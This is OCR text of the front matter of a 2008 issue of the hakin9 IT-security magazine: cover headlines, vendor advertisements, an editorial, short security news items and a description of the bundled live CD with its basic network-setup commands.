FREE CD INSIDE 2 GREAT VIDEO TUTORIALS • 6 UNIQUE SECURITY ARTICLES

hakin9 1/2008 (14) hakin9

hakin9

practical protection

HARD CORE IT SECURITY MAGAZINE

Issue 1/2008 (14) Vol. 3 No. 1 14.99USD 14.99AUD
Bi-monthly ISSN 1733-7186

ROGUE BINARIES – HOW TO OWN THE SOFTWARE • RFI AND LFI EXPLAINED • SNIFFING THE NETWORK

No Backdoor?

Try Opening The Windows!

Rogue Binaries - How to Own the Software

+

Is Your Secure Wireless Network Really Wide Open? Wireless Vulnerabilities and WEP Cracking

TCP Connections - Attacking and Defending

Sniffing Makes Sense - Especially From Your Own Application

RFI and LFI Explained – Exploiting the Web

Anti-spyware Products Dissected

ON THE CD

MUST-HAVE APPLICATIONS ON THE CD!

DTweak for Windows
Dr.Web Antivirus + AntiSpam for Windows
EISST e-Capsule Applications
System Safety Monitor

+ Video Tutorials:

Implementing and Accessing the Metasploit Database
Explanatory Video for WEP/WPA Cracking Article


01

0 74470 22007 7

e-Capsule™ Private Suite: Your Trusted Software for Data, e-Mail and Internet Security

e-Capsule™ Private Safe

Data Protection and File Encryption for PCs and USB Devices



e-Capsule™ Private Browser

Portable & Encrypted Web Browser for Internet Privacy and Anonymity

e-Capsule™ Private Mail

Permanent Encryption of Mailboxes and Address Books

One-time 20% DISCOUNT COUPON for hakin9 readers

INSTRUCTIONS:
1. Download the e-Capsule™ Private Suite of products from this link: http:/www.eisst.com/downloads/hakin9
2. Run the setup applications and when asked choose the option to buy.
3. In the payment page enter the coupon code show on the right to obtain a 20% discount on the final price.

WXVC - TR55 - HAK9

VALID IF REDEEMED BY: 29 FEBRUARY 2008

We Protect Your Privacy.

EISST

Enterprise Information Security Systems & Technologies

www.eisst.com

-tqw-

Happy Leap Year 2008

We wish you all the best for the New Year. We hope it will be better than the last in every way and that it will bring only happiness to you and your family. hakin9's team wishes happy birthday to those born on February 29th.

hakin9 is over a year old now! We have not only managed to gain the trust of many professional, experienced, and distinguished readers and authors, but we are growing. Today, hakin9 can be found in all English-spoken countries.

The New Year will bring many interesting hacking techniques and IT Security issues that are currently unknown to us, therefore we will have plenty to research and to write about. Please remember that hakin9 is an 84-page magazine, so we are always on the lookout for advanced, practical articles. Do not hesitate, do not be shy, do not doubt your own capabilities – let me know what you wish to write about and let's go for it!

The hakin9 team is encouraging all of our readers to improve their knowledge and skills – it is never too late to learn. The latest research shows that more mature (or to put it more straight forwardly – older) people learn as effectively as youngsters. Adults have developed more rational and logical learning abilities. Therefore, they do not necessarily comprehend the new stuff slower than younger people.

Knowing that – do not stop learning. hakin9 was originally designed to be an advanced-level resource for professionals and at the same time an entertaining look into the world of hacking. It is a difficult goal to achieve, but apparently we are doing exceedingly well in accomplishing this. Apart from reading hakin9 to improve your IT Security knowledge, we encourage you to attend some of the security conferences that will take place in 2008, such as:

- Austrasian Internet Security Conference – late January 2008, Wollongong
- IIP Sec 2008 – late January, UK
- Black Hat DC – February 2008, Washington DC
- Black Hat Europe – March 2008, Amsterdam
- The Second Annual Computer Security Conference – April 2008, Myrtle Beach, SC
- Security Professionals Conference – May 2008, Virginia
- Black Hat USA – August 2008, Las Vegas

In this edition of the hakin9 magazine, you will find a number of very practical articles covering attack techniques (Remote & Local file inclusion, Sniffing SSL/TLS connections Binary modification and more), a great paper on a defence-related topic, a CD with commercial applications and a nice video tutorial showing step-by-step how to implement and access the Metasploit database. We also have and interview with Eugene Kaspersky and the true story of Gary McGraw.

I would like to announce that Software Media, hakin9's publisher, is going to introduce a new magazine in 2008. It will be targeted at Large Scale programmers and companies dealing with large software development projects. If you have any suggestions or you know people willing to contribute – contact us.

Again – Happy New Year!

[illegible]

Magdalena Błaszczyk
magdalena.blaszczyk@hakin9.org

hakin9 Hard Core IT Security Magazine

Editor in Chief: Ewa Dudzic *ewa.dudzic@software.com.pl*
Executive Editor: Magdalena Błaszczyk *magdalena.blaszczyk@hakin9.org*
Editorial Advisory Board: Matt Jonkman, Clement Dupuis, Jay Ranade, Terron Williams, Steve Lape
Assistants: Monika Drygulska *monika.drygulska@hakin9.org,*
DTP Director: Sławomir Zadrożny slawomir.zadrozny@software.com.pl
Prepress technician: Robert Zadrożny *robert.zadrozny@software.com.pl*
Ireneusz Pogroszewski ireneusz.pogroszewski@software.com.pl
Art Director: Agnieszka Marchocka
agnieszka.marchocka@software.com.pl
CD: Rafał Kwaśny rafal.kwasny@gmail.com
Proofreaders: Jonathan Edwards, Steve Lape, Neil „Pyro” Smith
Top betatesters: Joshua Morin, Michele Orru, Clint Garrison, Shon Robinson, Brandon Dixon, Justin Seitz, Donald Iverson, Matthew Sabin, Will Dowling, Stephen Argent, Aidan Carty, Chris Gates, Rodrigo Rubira Branco, Pedro E., Jesus Oquendo, Jason Carpenter, Jim Halfpenny, Michael Ortega.

Senior Consultant/Publisher: Paweł Marciniak *pawel@software.com.pl*
Production Director: Marta Kurpiewska
marta.kurpiewska@software.com.pl
Marketing Director: Ewa Dudzic *ewa.dudzic@software.com.pl*
Subscription: *subscription@software.com.pl*

Publisher: Software Media LLC
(on Software Publishing House licence *www.software.com.pl/en*)
1461 A First Avenue, # 360
New York, NY 10021-2209, USA
Tel: 001917 338 3631
www.hakin9.org/en

Software LLC is looking for partners from all over the World. If you are interested in cooperating with us,
please contact us by e-mail: *cooperation@software.com.pl*

Print: 101 Studio, Firma Tęgi
Printed in Poland

Distributed in the USA by: Source Interlink Fulfillment Division, 27500 Riverview Centre Boulevard, Suite 400, Bonita Springs, FL 34134
Tel: 239-949-4450.

Distributed in Australia by: Europress Distributors Pty Ltd, 3/123 McEvoy St Alexandria NSW Australia 2015, Ph: +61 2 9698 4922, Fax: +61 2 96987675

~tqw~

When Rooting One Means Rooting Many

Uncaught hackers have exploited vulnerabilities in the servers owned by the very famous advertising company 24/7 Real Media. They mounted an attack against thousands of innocent and unpatched Internet users' systems. By exploiting a 0day vulnerability they were able to infect thousands of PCs through vulnerable Real Player plugins, installing keyloggers and malwares. The attack was complex and well targeted. It is known that it was run at different times according to the geographic location of the vulnerable IP address and capable of disabling most Antivirus protections. Tripod and Lycos were vehicles for this attack, thus it was able to infect so many machines within few hours, before both RealNetworks (powering RealPlayer) and RealMedia (powering advertising all over the web) patched their systems to stop the plague.

Malwares – a Good Reason to Switch to Vista

Ben Fathi, corporate vice president of Microsoft, presented the latest figures on malwares impact on some of the most popular Operating Systems now: Mac OS X, Ubuntu, XP. Fathi used these figures based on Microsoft's *malicious software removal tool* as the another reason for the increased number of people who shifted to the new Microsoft OS. According to him, Windows Vista recorded 60 per cent less malware infections than Windows XP. In the Internet, where phishing attacks increased by 150% and trojan downloaders by 500%, having an Operating System architecture less prone to such attacks is a must, since many end users do not use safe browsing policies, like using Firefox, or efficient malware protection tools. It seems that finally Microsoft took end users security much more seriously than what was done with previous versions of their operating systems. At least this is what they claim.

McAfee offers new consumer versions

McAfee VirusScan Plus; McAfee Internet Security and McAfee Total Protection are featuring unique anti-threat technologies, which protect not only consumers' PCs but also help them to avoid risky interactions with unfamiliar websites with the help of McAfee SiteAdvisor (Plus).

In addition, the services have been optimized for the PC and for the users. Using fewer processes and resources, PCs will run more efficiently and faster with the latest versions. The software is also designed to enable consumers to have full protection without intruding on the multimedia experience. McAfee is debuting *Protection without Interference* for consumers who watch videos, movies, or play games online.

Another new feature integrated into the products is the *Virtual Technician* – a direct link within the software to McAfee's support hotline. It is now faster and easier for consumers to get in contact with McAfee's support agents.

Police to Use Crime-busting Trojans

The Austrian Police has become the latest European agency to express its intention to use specially-crafted Trojans to remotely monitor criminal suspects. Maria Berger, the minister of justice and Gunther Plater, the Interior Minister have proposed to allow the police to carry out such surveillance legally with a judge's warrant. According to Berger, Trojans would only be used in case of serious crime, such as terrorism and organized racketeering.

The Swiss authorities have also declared the intention of using this controversial method, but only in cases of terrorism.

The opinion in the security software industry is almost universally hostile to the idea. We do not have to dig far to find negative reactions. Geoff Sweeney of security outfit Tier-3 worries:

I am sure the Austrian Secret Service will develop some pretty ingenious software to infect users' PCs, but there is a real danger that the package could leak into the hacker community.

The authorities have been keen to portray the use of Trojans similar to phone-tapping, a long established practice of the police all over the world. However, Trojans are different on one important respect from phones, and this is where the anti-malware companies sense trouble.

ISPs and Their Obscure Abuse Departments

It happened to almost everyone trying to report a cyber crime to those very well hidden abuse reporting email addresses that every ISP must have. No matter if it is a simple spam email to real online frauds in which several thousands dollars are involved. Abuse departments of the major ISPs just do not respond. One can say, they do not investigate if a clear proof is not provided. That is not completely true since almost all the reports are sent by security experts or at least people knowing what they are doing. And in the end, if they are sending a complaint email to an ISP they were able to understand that the attack or fraud came from one of the ip's managed by that ISP.

Noway, when it is estimated that at least 10% of the computers connected to the Internet are part of a botnet, capable of creating powerful and difficult to defeat DDoS attacks and, above all, to send millions of spam emails every day, functioning of such departments should probably be at its top level. It is not though – we all still wonder if there is anyone working there.

Cracking Passwords with Gpu's

Graphical Processing Units and crackers are the new alliance that promises to crack passwords up to 25 times faster than using a *normal* but still powerful Dual Core CPU. With the breakthrough of the nVidia CUDA technology, back in 2006 (allowing more gpu's to be used simultaneously on the same system) a faster computing unit has been available into modern PC's. Systems equipped with Parallel GPU's, have been present on the niche markets for a very high price for years now.

nVidia (and ATI with similar technologies) drastically decreased the price and made these powerful systems available even for the SOHO environment. This system of parallel GPU's can be used to generate hundreds millions of strings per second thus it is possible to use this calculation unit to generate passwords to be used by a brute force program. Now that having more than 1 graphic card installed is not so expensive, the only thing that was missing was the right software to exploit all that computing power. ElcomSoft, leading password recovery softwareproducer, created a hardware and software platform, with 128 processing units, 1.5Gb onboard video memory, capable of generating passwords from 10 to 25 times faster than what a common general purpose CPU does.

Arrested for Posting Links

It is the first known case of copyright infringement against the owner of a server hosting links to material covered by the copyrights and not the material itself.

A 26-year-old was posting links to movies, TV shows and similar copyrighted contents on his web site. UK authorities and FACT (*Federation Against Copyright Theft*) arrested the young man and then released pending further investigation. According to the lawyers even now, in absence of a clear jurisdiction on the matter, nobody should knowingly link to infringing material.

But no one has ever thought of considering a mere link an infringement. If the Cheltenham man is judged guilty, a big number of forums, websites or search engines will be considered illegal just for posting links. No need to name them. We all have stumbled upon them *once* in our life.

This may change the Internet we all got used to.

Fame and Money for the Criminal

The Fujacks worm hit over a million of windows based PC's in 2007. It was a worm meant to steal usernames and passwords of online game players. It has a great ability to spread and self-replicate. Fujacks exploited poorly secured file shares and removable medias.

The worm became famous beucause it replaced legit infected programs icons with an image of a panda burning joss sticks.

Its author, a 25-year-old Chinese, Li Jun, has been convicted to 4 years jail. It seems that his life will get even better after the jail experience as one of the corporations being infected by the worm offered him a stable poistion as Technology Director.

Figures are not official but it seems that Li has been offered something like $133,000 a year. Community, once again, is wondering whether it is legit to offer such positions to such a *precious genius* who turned out to be untrustworthy once or twice.

by *Zinho & hackerscenter.com team*

Hackers Center

presents:

$> 1Gb of papers and tools

$> Little theory: learn by practice

$> For new and average hackers

$> Separated sections for better results

$> Dedicated forums for further learning

Topics covered:

1. Footprinting & Scanning
2. Web Security
3. OS Hacking & Networking
4. Sniffing & Hijacking
5. Denial of Service
6. Social Engineering
7. Wireless Security
8. Coding & Buffer Overflow
9. Worms & Virus
10. Linux Security
11. Encryption
12. Trojans & Rats

Coupon code:

hackin9zinho

http://kit.hackerscenter.com/hakin9.asp

CD Contents

As every two months, hakin9 magazine includes a free *hakin9.live* based on *BackTrack2 CD*. You will find plenty of useful hacking tools and plugins. *BackTrack2* is the most top rated Linux live distribution focused on penetration testing. Every packet, kernel configuration and scripts in BackTrack 2 are optimized to be used by security penetration testers. Patches and automatism have been added, applied or developed to provide a neat and ready-to-go environment.

We updated the Metasploit frameworks. Our hakin9.live contains special editions of most interesting commercial applications negotiated exclusively for our readers.

To start using *BackTrack2 hakin9.live* simply boot your computer from the CD. To see the commercial applications and tutorials only, you do not need to reboot the PC – you will find the Applications and Tutorials folders simply exploring the CD. To configure the network, run console and type:

```
 ifconfig eth0 [your IP address]
```


then type:

```
ip r a default via [your gateway address].
```

Finally, write:

```
echo "nameserver [your DNS server address]">
/etc/resolv.conf.
```

Enjoy surfing!
You will find the following programs on hakin9.live CD. Apply them to improve your hacking and securing actions:



☑ Enable
☐ Add predefined SMTP headers
Subject: *** SPAM ***
Certainly spam — Action: Delete message
Probably spam — Action: Move to Junk E-m
Unlikely spam — Action: Move to Junk E-m


Figure 1. *Exchange scanning*

Dr.Web Anti-virus + Anti-spam for Windows – an efficient and highly productive spam filtering solution based on Vade Retro technology by GOTO Software. It does not require mail program plugins in order to function. This Dr Web's program uses various filtering techniques for different types of unsolicited e-mails – such as spam, phishing, pharming, scamming – and bounce messages, this technique produces an exceptionally high detection rate. Before a verdict is made – spam\not spam – the collective features of each message are studied. This is a 6 moths fully featured version.

Retail price: 41$
www.drweb.com

DTweak by Daoisoft – a complex tweaker and optimizing tool especialy designed for Windows Vista. It provides such features as intelligent disk cleaner and safe defragmenter plus smart hard drives monitor. DTweak offers you a powerful arsenal of tools and tweaks to enhance your computer's performance, responsiveness and stability. It will also protect your privacy by cleaning computer and Internet tracks and help you customize the look of Windows to your preferences and computing habits.

Retail price: $29.95
www.daoisoft.com



```
CLSID {110A3202-5A79-11d3-8D78-444553540000}
Done
Done
File Type: Applications\Winamp.exe\shell\Play\command
Done
Path: Software\Microsoft\VisualStudio\8.0\FileMRUList
Done
Done
```

Figure 2. *DTweak*


System Safety Monitor – allows you to track down Microsoft Windows operating system activity in real-time and to prevent undesirable actions from various malware and spyware programs. SSM's main goal is to discover and block malicious actions of any application and let you control which application can be started, which child and parent application can be started by a selected one. You will be able to control whether a selected application is allowed to start if it was modified or to install a driver.

Retail price: $34,95
www.syssafety.com

DTweak Pro

Designed especially for Windows Vista, DTweak offers you a powerful arsenal of tools and tweaks to enhance your computer's performance, responsiveness and stability.


http://daoisoft.com/dtweak



NET Observer

A lot of daily network tasks can be done with this compact and nice set of specialized tools - traffic monitoring, mail checking, ping and trace services, web-site check and many others.

http://daoisoft.com/neto




HDD Observer

With HDD Observer your computer's hard drives will never make you any bad surprises, and you will always know the exact value of their temperature, health, performance or any other important data.

http://daoisoft.com/hddo

E-mail: support@daoisoft.com
Company website: http://daoisoft.com/


System Safety Monitor - Preferences
Process Monitor
Application Rules
Modules
Options
Information
Trust all currently started programs
Help...

Started Programs:

Name	PID	VM	PM	CPU
C:\WINDOWS\System32\svchost.exe	928	1708 K	4248 K	0 %
C:\WINDOWS\system32\svchost.exe	652	2804 K	4256 K	0 %
C:\WINDOWS\System32\svchost.exe	768	11944 K	17820 K	0 %
C:\WINDOWS\system32\spoolsv.exe	1056	2920 K	4100 K	0 %
C:\WINDOWS\System32\smss.exe	268	164 K	372 K	0 %
C:\WINDOWS\system32\services.exe	480	1776 K	3692 K	0 %
C:\WINDOWS\system32\lsass.exe	492	3536 K	1536 K	0 %
C:\WINDOWS\system32\csrss.exe	404	1408 K	2952 K	4 %
C:\WINDOWS\system32\calc.exe	1780	756 K	460 K	0 %
C:\WINDOWS\System32\alg.exe	2012	1020 K	3168 K	0 %
C:\WINDOWS\Explorer.EXE	1704	9532 K	8344 K	0 %
C:\Program Files\VMware\VMware Tools\VMwareUser.exe	1768	892 K	3012 K	0 %
C:\Program Files\VMware\VMware Tools\VMwareService.exe	1296	640 K	1948 K	0 %
C:\Program Files\TechSmith\SnagIt 7\TSCHelp.exe	1848	536 K	1912 K	0 %
C:\Program Files\TechSmith\SnagIt 7\SnagIt32.exe	1868	3572 K	3032 K	0 %
C:\Program Files\System Safety Monitor\SysSafe.exe	980	7992 K	9512 K	11 %
C:\Program Files\Messenger\msmsgs.exe	2000	3204 K	768 K	0 %
C:\Program Files\Internet Explorer\iexplore.exe	1836	4440 K	6016 K	0 %

Figure 3. *System safety monitor*

e-Capsule Private Mail – keeps the messages and all other information used by the application (e.g. the address book entries) in a protected storage area where they are kept in encrypted format at all times (the encryption algorithms used are the strongest today recognized by the cryptography community, `i.e.` `AES256` and `RSA2048`). All your private information is kept encrypted even while in use it and it is made available only internally to the application. This also implies that viruses and Trojans will not be able to successfully attack and replicate, since they have no knowledge about the application, the mailbox and the address book structures.

e-Capsule Private Mail provides full POP3, SMTP, S/MIME support, secure authentication, multi-account management, message and address book import tools from Microsoft Outlook and Outlook Express, encrypted PC archiving for backup/restore, rule-based message filtering and Bayesian spam filtering. Time limited version.

www.eisst.com

e-Capsule Private Browser – stores all your temporary Internet data inside of an encrypted file using strong `AES256` encryption at the block level (*i.e.* at the level of the smallest contiguous set of bits or bytes that forms an identifiable unit of data). This implies that information on your navigation session is always protected since it is constantly kept inside of the encrypted profile. This remains true even when browsing over Internet, since e-Capsule Private Browser updates your profile data while keeping it encrypted at all times and the internal data structure is totally meaningless to external processes or applications. Your IP address can be hidden by routing all traffic over a network of anonymous proxy servers so that tracking and identification via traffic analysis on the content provider side is practically impossible. This will protect you against a common form of Internet surveillance known as *traffic analysis*. Traffic analysis can be used to infer who is talking to whom over a public network. Knowing the source and destination of your Internet sessions allows others to track your behavior and interests. Therefore, the e-Capsule Private Browser application enables you to navigate and operate anonymously over Internet without ever worrying about third parties accessing and tracking your session's data both locally and remotely. Time limited version.

www.eisst.com


hakin9.live CD also contains two video tutorials:
Metasploit database tutorial by Lou Lombardy – this is a how-to on implementing and accesing Metasploit database. You will find a text file with guidelines in the corresponding directory on the CD.

The author of the video, Mr. Lou Lombardy, has been working in the IT field for over a decade. He is the founder of NibblesAndBits (*www.NibblesAndBits.biz*), a computer forensics company based in Atlanta, GA, and is an instructor for Vigilar's Intense School. We are going to enjoy more of his tutorials in upcomming issues of hakin9!

Figure 4. *Metasploit database tutorial by Lou Lombardy*

Demonstrational video for the article on Wireless Vulnerabilities and WEP Cracking – this is an extra feature prepared by the author of the article placed in this issue of hakin9 magazine, entitled *Wireless Vulnerabilities and Cracking with the Aircrack Suite* by Stephen Argent. The author has worked in many areas of computing for the past 8 years. He is experienced in password and data recovery and the wireless cracking. He can be reached by e-mail: *argentcomputers@lavabit.com.* ●

If you have experienced any problems with this CD, write to: *cd@software.com.pl*



If the CD contents can't be accessed and the disc isn't physically damaged, try to run it in at least two CD drives.

Tools

Axence nVision Professional

